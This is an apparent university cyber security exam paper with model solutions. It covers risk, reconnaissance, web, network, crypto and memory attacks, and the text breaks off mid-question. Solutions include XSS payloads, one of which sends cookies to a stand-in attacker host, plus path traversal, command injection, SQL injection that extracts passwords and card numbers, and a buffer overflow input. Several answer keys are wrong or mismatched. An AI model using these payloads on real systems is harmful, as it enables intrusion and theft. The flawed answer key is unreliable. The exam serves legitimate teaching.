THE UNIVERSITY
of ADELAIDE

Primary Examination, Semester 1, 2018

Cyber Security Fundamentals
COMPSCI 3308, 7308

Official Reading Time:	10 mins
Writing Time:	120 mins
Total Duration:	130 mins

Questions	Time	Marks
Answer all 9 questions	120 mins	120 marks
		120 Total

Instructions

- Begin each answer on a new page in the answer book.
- Examination material must not be removed from the examination room.

Materials

- No calculators allowed.
- Foreign language paper dictionaries permitted.

DO NOT COMMENCE WRITING UNTIL INSTRUCTED TO DO SO

Security Assessment

Question 1

(a) What is the correct order of stages in a typical ethical hacking assignment?

A. Pre-Engagement, Enumeration and Vulnerability Discovery, OSINT, Exploitation, Reporting

B. Pre-Engagement, Network Scanning, Exploitation,Reporting

C. Network Scanning, Vulnerbility Scanning, Exploitation, Remdiation

D. Pre-Engagement, Intelligence Gathering, Enumeration and Vulnerability Discovery, Exploitation, Reporting

Solution: D.

[1 mark]

(b) Are activities of a “Grey Hat” hacker considered legal?

A. Yes, because they are only finding weaknesses, not actively exploiting them

B. Yes, because they will inform weaknesses to the company, not sell them on the dark web

C. No, because any on-line security testing requires written approval of the system owner

D. No, because it is unethical to break into other people’s computer systems

Solution: C.

[1 mark]

(c) Red Teaming is

A. Similar to Blue Teaming but does not involve actual exploitation of weaknesses

B. Similar to Black Box testing but also tests the organisation’s ability to detect and respond to attacks

C. Similar to White Box testing but excludes code reviews

D. Similar to Grey Box testing but is time-boxed for cost-efficiency

Solution: B. It tests the organisation’s incident response team (the Blue Team) as well.

[1 mark]

(d) What is the main difference between vulnerability assessment and penetration testing?

A. They are synonymous and used interchangeably.

B. Vulnerability assessment is automated, whereas penetration testing is manually performed.

C. Vulnerability assessment only identifies potential weaknesses, but penetration testing verifies that discovered weaknesses are exploitable

D. Penetration testing is more cost-effective than vulnerability assessment due to the value of information provided to the organisation.

Solution: C. Penetration testing involves verifying discovered weaknesses.

[1 mark]

(e) In a penetration testing report, similar SQL injection (SQLi) flaws were found in two separate applications. One was rated as "High Risk" whereas the other was "Low Risk". What would be plausible explanations for this difference? Select all that apply.

A. The first system was exposed to the internet, whereas the second system was only accessible internally

B. The first system contained sensitive data, whereas the second system only contained public information

C. The first system was easy to exploit, whereas the second system required detailed knowledge of the table structure for a successful exploit

D. The first system did not require a logon to the application, whereas the second system required a logon with two-factor authentication

Solution: A, B, C, and D.

[1 mark]

(f) What is CWE in the context of a published vulnerabilities?

A. CWE (Common Weakness Enumeration) is a system for categorising software weaknesses and vulnerabilities

B. CWE (Common Weakness Exploitation) is a taxonomy of exploitable web application vulnerabilities

C. CWE (Common Weakness Evaluation) is the unique identifier for published sofware weaknesses

D. CWE (Common Weakness Experience) is a standardised definition of impact of software weaknesses and vulnerabilities

Solution: A.

[1 mark]

(g) Which of the following statements are true about a vulnerability with CVSS 3.0 vector string: AV:L/AC:H/PR:L/UI:N/S:C/C:H/I:N/A:N (Score 4.0)?

A. You cannot exploit this remotely
B. The attack complexity is high
C. Has High impact on Integrity
D. Has No impact on Availability
E. User interaction is not required

Solution: A, B, D, E (Only C is not true)

[1 mark]

(h) The Spectre vulnerability only has a CVSS score of 4.0 but was covered heavily in major news media as a serious flaw. Why? Give two reasons.

Solution: Because (1) it affected virtual all modern microprocessors and (2) increased use of shared cloud-based infrastructure means it could compromise confidentiality of data to people outside of an organisation.

[2 marks]

(i) Which attributes of information security can Meltdown and Spectre compromise?

A. Confidentiality
B. Integrity
C. Availability
D. Authenticity
E. Non-Repudiation

Solution: A. Confidentiality

[1 mark]

[Total for Question 1: 10 marks]

Security Engineering

Question 2

(a) Illustrate the concept of ”Defence in Depth” with an example.

Solution: Example: having a firewall + intrusion detection system + placing internet-facing servers in the DMZ.

[2 marks]

(b) The security engineering principle applied when a system prevents the same person from changing the supplier’s bank details and making payments is known as ____________.

Solution: Segregation of Duties or Separation of Duties.

[2 marks]

(c) Why is “making security usable” an important security engineering principle? Give an example of where unusable or user-unfriendly security control that may lead to less secure situations.

Solution: People will workaround unusable security controls. Examples: people writing down password if forced to choose excessively complex ones, or forced to change every 30 days.

[2 marks]

(d) Two-step verification is a type of:

A. Authentication
B. Authorisation
C. Access Control
D. Confidentiality

Solution: A. Authentication

[1 mark]

(e) Which security engineering principle is used when biometric-based authentication system is tuned to minimise false positives (i.e, false acceptance) at the expense of increased false negatives (i.e, false rejection).

A. Fail Secure
B. Least Privilege
C. Defence in Depth
D. The KISS principle

Solution: A. Fail secure

[1 mark]

(f) True of False. In a Discretionary Access Control (DAC) the owners of objects can modify who can access the objects.

Solution: True

[1 mark]

[Total for Question 2: 9 marks]

Information Security and Risk Management

Question 3

(a) In a qualitative risk analysis, risk is a function of ____________and ____________.

Solution: Risk is a function of Likelihood and Impact

[1 mark]

(b) In a quantitative risk analysis risk, ALE (annualised loss expectancy) is calculated as

A. Asset Value (AV) * Annual Rate of Occurrence (ARO) / Exposure Factor (EF)

B. Asset Value (AV) * Exposure Factor (EF) * Annual Rate of Occurrence (ARO)

C. Asset Value (AV) / Exposure Factor (EF) * Annual Rate of Occurrence (ARO)

D. Asset Value (AV) + Exposure Factor (EF) * Annual Rate of Occurrence (ARO)

Solution: B.

[1 mark]

(c) What are the four (4) strategies for dealing with risks in general?

A. Catastrophic, High, Medium, Low

B. Mitigate, Accept, Avoid, Transfer

C. Highly Likely, Likely, Unlikely, Probable

D. Prevent, Detect, Respond, Remediate

Solution: B. Mitigate, Accept, Avoid, Transfer

[1 mark]

(d) In ISO/IEC 27001, what artefact is used to document the subset of normative controls applicable to the organisation?

A. List of Application of Controls

B. Statement of Applicability


C. Organisational Control Enumeration

D. RIsk Assessment Report

Solution: B. Statement of Applicability

[1 mark]

(e) Refer to the matrix in Figure 1. Suppose a company's risk appetite is to always avoid High Risk (i.e., must be Tolerable or Acceptable),



Risk Likelihood	Risk Severity				
	Catastrophic 5	Hazardous 4	Major 3	Minor 2	Negligible 1
Frequent 5	Unacceptable	Unacceptable	Unacceptable	Tolerable	Tolerable
Occasional 4	Unacceptable	Unacceptable	Tolerable	Tolerable	Tolerable
Remote 3	Unacceptable	Tolerable	Tolerable	Tolerable	Acceptable
Improbable 2	Tolerable	Tolerable	Tolerable	Acceptable	Acceptable
Extremely Improbable 1	Tolerable	Acceptable	Acceptable	Acceptable	Acceptable

Figure 1: Risk Matrix

and the impact of system outage due to DDoS is estimated to have “Catastrophic (5)” severity. What is the “likelihood” of a DDoS incident that the company will tolerate?

A. Improbable (2)
B. Extremely Improbable (1)
C. Remote (3)
D. Improbable (2) or Extremely Improbable (1)
E. Remote (3), Improbable (3) or Extremely Improbable (1)

Solution: C. Improbable (2) or Extremely Improbable(1).

[1 mark]

(f) Requiring that the server team perform a quarterly vulnerability scanning of the company’s server fleet to ensure they are all up-to-date with patches is a type of which kind of control?

A. Administrative
B. Physical
C. Technical
D. Detective

Solution: A. Administrative

[1 mark]

(g) Implementing an intrusion prevention system (IPS) to identify and block network-based attack attempts is considered to be ____________

A. Risk avoidance
B. Risk acceptance
C. Risk transference
D. Risk mitigation

Solution: D. Risk mitigation

[1 mark]

(h) Designing a student management system so that students can view but cannot change their own grades is protecting which security attribute?

A. Confidentiality
B. Availability
C. Integrity
D. Accountability

Solution: C. Integrity

[1 mark]

(i) If student academic records copied to an unencrypted USB drive is misplaced, this is breach of what information security attribute?

A. Confidentiality
B. Availability
C. Integrity
D. Non-Repudiation

Solution: A. Confidentiality

[1 mark]

(j) What do RTO and RPO stand for in the context of business continuity and disaster recovery?

A. Restoration Tertiary Objective and Recovery Primary Objective
B. Restoration Time Objecive and Restoration Point Objective
C. Recovery Tertiary Objective and Recovery Primary Objetive
D. Recovery Time Objective and Recovery Point Objective

Solution: D.

[1 mark]

[Total for Question 3: 10 marks]

Reconnaissance

Question 4

(a) What Google search modifier can you use to search for the keyword "exploit" within a document type of PDF, while limiting the search to example.com domain and its subdomains?

Solution: exploit site:example.com filetype:pdf

[1 mark]

(b) What Google search modifier can you use to search for the keyword "index of" but only instances where it appears in the title of the webpage?

Solution: intitle:password

[1 mark]

(c) Which of the following techniques can be used to find out hosts and subdomains of $spotify.com$? Select all that apply.

A. Using Exploit DB's Google Hacking Database

B. Using the Google or Bing search string site:spotify.com

C. Attempting to perform zone transfer from the Spotify name servers

D. Performing brute-force DNS lookup using dnsenum

E. Using online intelligence tools such as censys.io, shodan.io, and Netcraft

F. Using nmap to scan for hosts in network ranges owned by spotify.com and performing reverse DNS lookup

Solution: B, C, D, E, F. All except A are useful techniques. Deduct 1 point for each mistake.

[1 mark]

(d) Which tools would you use to find out the technologies (server OS, frameworks, programming languages, etc.) used by a company? Select all that apply.

A. Looking up job advertisements

B. Using the builtwith.com online tool

C. Performing a zone transfer from the target website

D. Using online tools such as censys.io, shodan.io and netctaft

E. Using the Webapplyzer plugin

Solution: A, B, D, E.

[1 mark]

[Total for Question 4: 4 marks]

Web Application Security

Question 5

(a) Refer to the PHP code below. Is this vulnerable to reflected or stored XSS (or both or neither)?

```
<?php
$name = $_GET[’name’];
echo "<h1>Hello:" . $name . "</h1>"
?>
```

A. Reflected XSS
B. Stored XSS
C. Neither
D. Both

Solution: A. Reflected XSS

[1 mark]

(b) Refer to the PHP code below. Is this vulnerable to XSS? If yes, write a sample payload for the “id” parameter that will display a browser pop-up.

```
<?php
$id = $_GET[’id’];
echo "<script> var id=" . $id . ";</script>"
?>
```

Solution: 1; alert(1)

[2 marks]

(c) In the code below, just injecting a <script> tag will not work because of the <pre> tag. What would you inject for the “name” variable to get the browser to run a script?

```
<?php
$name = $_GET[’name’];
echo "<pre>Hello:" . $name . "</pre>"
?>
```

Solution:

```
</pre><script>alert(1);</script><pre>
```

[2 marks]

(d) How would you modify the code from the previous question to make it immune to XSS using the function htmlspecialchars()?

Solution: For example, change line 3 to
$name = htmlspecialchars($_GET['name']);

[2 marks]

(e) Refer to the code below. Is this vulnerable to XSS? If yes, what payload would the attacker inject into the 'name' parameter to steal the victim's cookie? Hint: the function $document.createElement(< htmltag >)$ dynamically creates a new HTML element.

```
<?php
$name = $_GET['name'];
echo "<h1>Hello:" . $name . "</h1>"
?>
```

Solution: Something like

```
<script>var img=document.createElement("img");
 img.src="http://attackersite/x.php?cookie=" +
 document.cookie;</script>
```

[4 marks]

(f) What is the tool "dirb" used for?

A. Copying a whole website to an off-line file
B. Using an input dictionary file to brute-force files and directories
C. Spidering all the links in a target web page
D. Enumerating all the words to create a dictionary file for later use

Solution: B.

[1 mark]

(g) A web application server relies on the "Referrer" HTTP Request Header and only displays a content if the referrer is an authorised partner. Is this a secure solution? Why, or why not?

Solution: It is not a secure solution, as the HTTP request header (or any header for that matter) can be forged.

[2 marks]

(h) Refer to the code below. What string would you try to inject into the "file_name" parameter to get (1) the list of /etc/passwd? (2) list all the files in including hidden ones in the /root directory? Assume the PHP page exists in $/var/www/html$.

```
<?php
$file = $_REQUEST['file_name'];
```

Please go on to the next page. . .

```
$result = shell_exec(’cat ./’ . $file );
echo ’CAT output: <pre>’.$result.’</pre>’;
?>
```

Solution:
(1) ../../../../etc/passwd
(2) xxx; ls -a /root OR xxx & ls -a /root

[4 marks]

(i) Refer to the code below. Is this vulnerable to SQL injection? If yes, what value would you inject into the “id” parameter so that you will get it to display the entire users table, remembering that ”#” comments out an SQL statement in MySQL.


```
<?php
// Get input
$id = $_REQUEST[ ’id’ ];

// Check database
$query  = "SELECT first_name, last_name FROM users WHERE
   user_id = ’$id’;";
$result = mysqli_query($GLOBALS["___mysqli_ston"],  $query )

// Get results
while( $row = mysqli_fetch_assoc( $result ) ) {
    // Get values
    $first = $row["first_name"];
    $last  = $row["last_name"];

// Feedback for end user
$html .= "<pre>ID: {$id}<br />First name: {$first}<br />
   Surname: {$last}</pre>";
}
?>
```

Solution: Inject something like this is sufficient.
`1’ OR 1=1#`

[2 marks]

(j) Continuing from the same code in the previous question, suppose the user table contains two additional columns: password and cc (credit card number) and you want to retrieve value from them as well. What value would you inject into the id column? Hint: CONCAT is the MySQL function to concatenate multiple fields/strings.

Solution: Inject something like the following. Give partialpoints if UNION and CONCAT is mentioned.
`1’ UNION SELECT id, CONCAT(password, cc) from users#`



```
The used SELECT statements have a different number of columns
```

Figure 2: SQL Error

[2 marks]

(k) While testing for SQL injection, the tester encounters the error message shown in fig.2. What SQL syntax would have generated this error? How would the attacker proceed to fix this error?

Solution: UNION request.Try changing the number of columns by trial and error.

[2 marks]

(l) True or False. Cross-Site Request Forgery (CSRF) is an attack against the web application server, and do not require user interaction.

Solution: False.

[1 mark]

(m) What are two of the recommended countermeasure to CSRF? Choose two from below.

A. Using randomised tokens to validate each request
B. Use the HttpOnly flag in the Set-cookie response header
C. Use the Secure flag in the Set-cookie response header
D. Use the Referrer http request header to check for same-origin

Solution: A and D.

[1 mark]

(n) The code below does not return any results obtained from SQL queries. Is this page vulnerable to SQL injection?

```
<?php
$id = $_GET[ ’id’ ];

// Check database
$getid  = "SELECT first_name, last_name FROM users WHERE
    user_id = ’$id’;";
$result = mysqli_query($GLOBALS["___mysqli_ston"],  $getid )
    ;

```

```
// Get results
$num = @mysqli_num_rows( $result );
if( $num > 0 ) {
    // Feedback for end user
    $html .= ’<pre>User ID exists in the database.</pre>’;
}
else {
    // User wasn’t found, so the page wasn’t!
    header( $_SERVER[ ’SERVER_PROTOCOL’ ] . ’ 404 Not Found’ );
    // Feedback for end user
    $html .= ’<pre>User ID is MISSING from the database.</pre>’;
}
?>
```

A. Yes, it is vulnerable to normal SQL injection

B. Yes, it is vulnerable to blind SQL injection

C. Yes, it is vulnerable to speculative SQL injection

D. No, it is not vulnerable to SQL injection

Solution: B. Yes, it is vulnerable to blind SQL injection

[1 mark]

(o) For the code in the previous question, compose a payload for the ‘id’ parameter that helps to determine if the first_name of the user with id=1 starts with the letter “A”. The MySQL function to get the nth character of a string is substr(field,n,1).

Solution:

```
1’ AND substr(first_name,1,1) = "A"#
```

(p) What are some common methods for preventing SQL injection attacks? Select all that apply.

A. Using the htmlchars() function to escape dangerous characters in the user input

B. Using an intrusion detection system on the firewall


C. Using prepared statements or parameterised queries

D. Using a safe database API available on the server-side framework, such as PDO for PHP

Solution: C and D.

[1 mark]

[Total for Question 5: 30 marks]



```
39 7.129726582   217.59.53.41        10.0.0.134          TCP        44 61682 → 22 [SYN] Seq=0 Win=10
40 7.129730167   106.35.56.249       10.0.0.134          TCP        44 61682 → 22 [SYN] Seq=0 Win=10
41 7.129734499   199.66.74.199       10.0.0.134          TCP        44 61682 → 22 [SYN] Seq=0 Win=10
42 7.129737372   92.90.69.148        10.0.0.134          TCP        44 61682 → 22 [SYN] Seq=0 Win=10
43 7.129741213   92.209.86.238       10.0.0.134          TCP        44 61682 → 22 [SYN] Seq=0 Win=10
44 7.129744700   1.135.168.94        10.0.0.134          TCP        44 61682 → 22 [SYN] Seq=0 Win=10
45 7.129747519   95.8.182.58         10.0.0.134          TCP        44 61682 → 22 [SYN] Seq=0 Win=10
46 7.129750755   35.103.176.232      10.0.0.134          TCP        44 61682 → 22 [SYN] Seq=0 Win=10
47 7.129753581   69.254.49.247       10.0.0.134          TCP        44 61682 → 22 [SYN] Seq=0 Win=10
48 7.129756497   134.145.240.208     10.0.0.134          TCP        44 61682 → 22 [SYN] Seq=0 Win=10
49 7.129761842   186.18.16.210       10.0.0.134          TCP        44 61682 → 22 [SYN] Seq=0 Win=10
50 7.129764437   184.189.248.40      10.0.0.134          TCP        44 61682 → 22 [SYN] Seq=0 Win=10
51 7.129767804   146.101.52.165      10.0.0.134          TCP        44 61682 → 22 [SYN] Seq=0 Win=10
52 7.129771302   194.161.47.152      10.0.0.134          TCP        44 61682 → 22 [SYN] Seq=0 Win=10
53 7.129775214   175.35.215.179      10.0.0.134          TCP        44 61682 → 22 [SYN] Seq=0 Win=10
54 7.129777881   129.66.6.81         10.0.0.134          TCP        44 61682 → 22 [SYN] Seq=0 Win=10
55 7.129780682   209.182.94.226      10.0.0.134          TCP        44 61682 → 22 [SYN] Seq=0 Win=10
56 7.129783242   223.15.150.58       10.0.0.134          TCP        44 61682 → 22 [SYN] Seq=0 Win=10
57 7.129786626   90.23.190.101       10.0.0.134          TCP        44 61682 → 22 [SYN] Seq=0 Win=10
```

Figure 3: Wireshark capture of an Nmap scanning

Network Security and Remote Exploitation

Question 6

(a) Which of the following nmap commands send packets to the target addresses with the SYN flag turned on? Choose all options that are true.

A. nmap -sS 10.0.0.0/24

B. nmap -sT 10.0.0.0/24

C. nmap -sX 10.0.0.0/24

D. nmap -sI 10.0.0.0/24

Solution: A,B,C. All these options (SYN, connect, and X-Mas scans) all turn on the SYN flag. The last one, -sI is the Idle Scan or Zomebie scan, and it does not send any packets at all directly to the target.

[1 mark]

(b) The Nmap decoy (-D) option uses which of the following techniques to help hide the attacker?

A. MAC Address Spoofing

B. IP Address Spoofing

C. SYN Spoofing

D. TCP/IP Spoofing

Solution: B. IP Address Spoofing.

[1 mark]

(c) Refer to figure Fig.3 showing a Wireshark capture of an Nmap scan in progress. Which of the following Nmap commands could have resulted in this packet capture?

A. nmap -sS -Pn -p 22 -SPOOF=RND 100 10.0.0.134

B. nmap -sX -Pn -D 217.59.53.41 10.0.0.134

C. nmap -sV -Pn -D 217.59.53.41 10.0.0.134

D. nmap -sS -Pn -p 22 -D RND:100 10.0.0.134

Solution: D

[1 mark]

(d) Describe two (2) ways you can execute DNS poisoning.

Solution: (1) Change local hosts file, (2) intercept and poison DNS response to a client (3) poison response sent back to a DNS server.

[2 marks]

(e) When using dig command to lookup the IP address of the UofA host www.adelaide.edu.au, you notice that the IP address is not in the range assigned to UofA, but belongs to an address in Mongolia. What kind of attack was used?

A. Denial of Service

B. ARP Cache Poisoning

C. IP Spoofing

D. DNS Poisoning

Solution: D. DNS Poisoning

[1 mark]

(f) A SYN flooding protection mechanism that is turned on in modern OS is known as ____________.

A. HTTP Cookie

B. TCP Cookie

C. Macademia Cookie

D. UDP Cookie

Solution: B. TCP Cookie

[1 mark]

(g) Refer to Figure 4. If the attacker wants to intercept all traffic between the two victim computers A and B, he needs to poison the ARP cache as follows:

A. On Computer A: point 192.168.0.125 to 192.168.0.111; on Computer B: point 192.168.0.123 to 192.168.0.111

B. On Computer A: point 192.168.0.125 to aa:bb:cc:66:66:66; on Computer B: point 192.168.0.123 to aa:bb:cc:66:66:66

C. On Computer A: point 192.168.0.125 to aa:bb:cc:11:22:55; on Computer B: point 192.168.0.123 to aa:bb:cc:66:66:66




Figure 4: ARP Cache Poisoning

D. On Computer A: point 192.168.0.125 to aa:bb:cc:66:66:66; on Computer B: point 192.168.0.123 to aa:bb:cc:11:22:44

Solution: B. Both computer A and B ARP caches must be poisoned so that respective IPs map to the attackers's MAC address.

[1 mark]

(h) Refer to Figure 5. The attacker is sitting on a private IP address range, behind a a NAT router. If the attacker finds a remotely exploitable vulnerability, which payload will work?

A. Reverse shell




Figure 5: Attacking behind NAT Router

B. Forward (bind) shell
C. Either may work
D. Neither will work

Solution: B. Forward (bind) shell.

[1 mark]

(i) Suppose an attacker successfully launches ARP Cache Poisoning and is able to intercept and listen to all traffic between the victim computer and the gateway. If the victim computer connects to https://gmail.com/ and login using user name and password, can the attacker steal the password? Why or why not?

Solution: No. TLS protects the HTTP traffic, and the attacker is unable to sniff traffic without presenting with a false TLS certificate, which would cause a certificate error. You may be able to steal if the user accepts the fake certificate...

[2 marks]

[Total for Question 6: 11 marks]

Cryptography

Question 7

(a) In digital signature, the document's message digest is encrypted with

A. The recipient's private key
B. The recipient's public key
C. The sender's private key
D. The sender's's public key
E. None of the above

Solution: C. The sender's private key

[1 mark]

(b) In RSA public-key cryptography, what is the relationship between p, q, n, d, e, (the first prime, the second prime, the modulus, the private exponent, and the public exponent respectively)? Select all that apply.

A. $message = \{message\}^{d*e}\ mod(n)$
B. $n = pq$
C. $d * e = 1\ mod\{(p-1)(q-1)\}$
D. $n = (p-1)(q-1)$

Solution: A, B, C are true.

[1 mark]

(c) In RSA public-key cryptography, suppose p, q, n, d, e, (the first prime, the second prime, the modulus, the private exponent, and the public exponent respectively) are generated by Bob. Which ones of these does Bob make public (i.e., included in the public key)?

A. e and n
B. d and n
C. q and $(p-1)(q-1)$
D. de and $(p-1)(q-1)$

Solution: A.

[1 mark]

(d) Following on from the previous example, how does Alice encrypt a message m for sending to Bob?

Solution: $c = m^e\ mod\ n$

[2 marks]

(e) In cryptography, what is a trap door function?

Solution: Trap door is a function that is computationally easy to calculate in one direction, but difficult in the reverse without knowing a secret.

[2 marks]

(f) In Advanced Encryption Standard (AES) what is the difference between the ECB mode and the CBC mode?

Solution: ECB mode encrypts block-by-block in parallel and does not require an IV. CBC mode encrypt in a chain, nd require an IV for the first block.

[2 marks]

(g) If two ciphertexts are created using XOR with: $C_1 = M_1 \oplus K$ and $C_1 = M_2 \oplus K$ what can you say about $C_1 \oplus C_2$?

Solution: $C_1 \oplus C_2 = M_1 \oplus M_2$

[2 marks]

(h) Caesar cipher is a kind of a:

A. Block cipher
B. Stream cipher
C. Substitution cipher
D. Trapdoor function

Solution: C. Substitution cipher

[1 mark]

(i) What is "etaoin shrdlu" in the context of cryptology?

Solution: The most frequently-used letters in English.

[1 mark]

(j) Bob receives a digitally signed document from Alice. He is able to decrypt the signature with Alice's public key, and the document message digest independently calculated by Bob matches the one sent by Alice. However, they find out later that an adversary has managed to intercept the message and modify the document content. What attack was used, assuming that Alice's private key was not stolen.

Solution: The adversary found a collision in the hashing function used, and managed to modify the message without modifying the hash. This is known to be possible with MD5.

[2 marks]

[Total for Question 7: 15 marks]

Memory Attacks

Question 8

(a) Uninstantiated static variables and global variables are stored in which memory segment?

A. The Stack
B. The Heap
C. The BSS
D. The TEXT
E. None of the above

Solution: C. BSS

[1 mark]

(b) Which one of these statements are true about the STACK and the HEAP in the x86 architecture?

A. The Stack "grows" from lower memory address to higher, and the Heap grows from higher to lower memory address.
B. The Stack "grows" from higher memory address to lower, and the Heap grows from lower to higher memory address.
C. Both the Stack and the Heap goes from low to high address space.
D. Both the Stack and the Heap goes from high to low address space.
E. None of the above

Solution: B. The stack grows "down" from higher to lower; the heap grows from lower address to higher.

[1 mark]

(c) What is a shellcode?

A. A small piece of code that is injected into a program to launch a shell
B. A small piece of code that is injected into a program to execute commands
C. A type of shell that causes a buffer overflow to occur on the STACK
D. A type of shell that causes a program to crash
E. None of the above

Solution: B. Although called "shell"code it's an arbitray set of instructions that is embedded as payload when attacking a vulnerable program

[1 mark]

(d) How can you attack the vulnerable C code below so that it will print out “Yay!”? Assume that this is compiled with the -fno-stack-protector gcc switch.

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char** argv){
    char[] grade = "F";
    char buf[68];
    gets(buf);

    if (0 == strcmp(grade, "HD") {
        printf("Yay!");
    }
    else {
        printf("Noooooo!");
    }
    return 0;
}
```

Solution: Run, for example, with argument ‘python -c ’print ”A”*68 + ”HD\x00”‘ Can also do printf or inline perl

[4 marks]

(e) Briefly explain what happens to the compiled binary when you add the compile option -*fstack-protector* in the gcc compiler.

Solution: The compiler inserts a canary near the top of the stack frame to detect stack smashing.

[2 marks]

(f) How does ASLR help to prevent buffer overflows?

Solution: ASLR randomises memory allocation during each program execution to make it harder for the attacker to craft an attack.

[2 marks]

(g) Briefly explain what a NOP Sled is and how it can be useful for exploiting a vulnerable program.

Solution: The NOP sled is a series of no-perations (90) instructions that can be used as a ”landing pad” for exploits. When the exact location of the exploit code is not know, you can point to an area of NOP instructions.

[2 marks]

(h) Which memory segment can be attacked in the following code in order to get the program to print “Yay!”? Indicate the line number where the overflow will occur.

```
 1  #include <stdlib.h>
 2  #include <stdio.h>
 3
 4  struct data {
 5      char name[64];
 6  };
 7
 8  int main(int argc, char **argv) {
 9      struct data *d;
10      d = malloc(sizeof(struct data));
11      strcpy(d->name, argv[1]);
12      return 0;
13  }
```

Solution: The HEAP. Line 11.

[1 mark]

(i) Which memory segment can be attacked in the following code so that the program will print “Cowanbanga!”? Which line does the exploit take place?

```
 1  #include <stdlib.h>
 2  #include <stdio.h>
 3
 4  int target;
 5
 6  void vuln(char *string) {
 7      printf(string);
 8
 9      if(target) {
10          printf("Cowanbanga!\n");
11      }
12  }
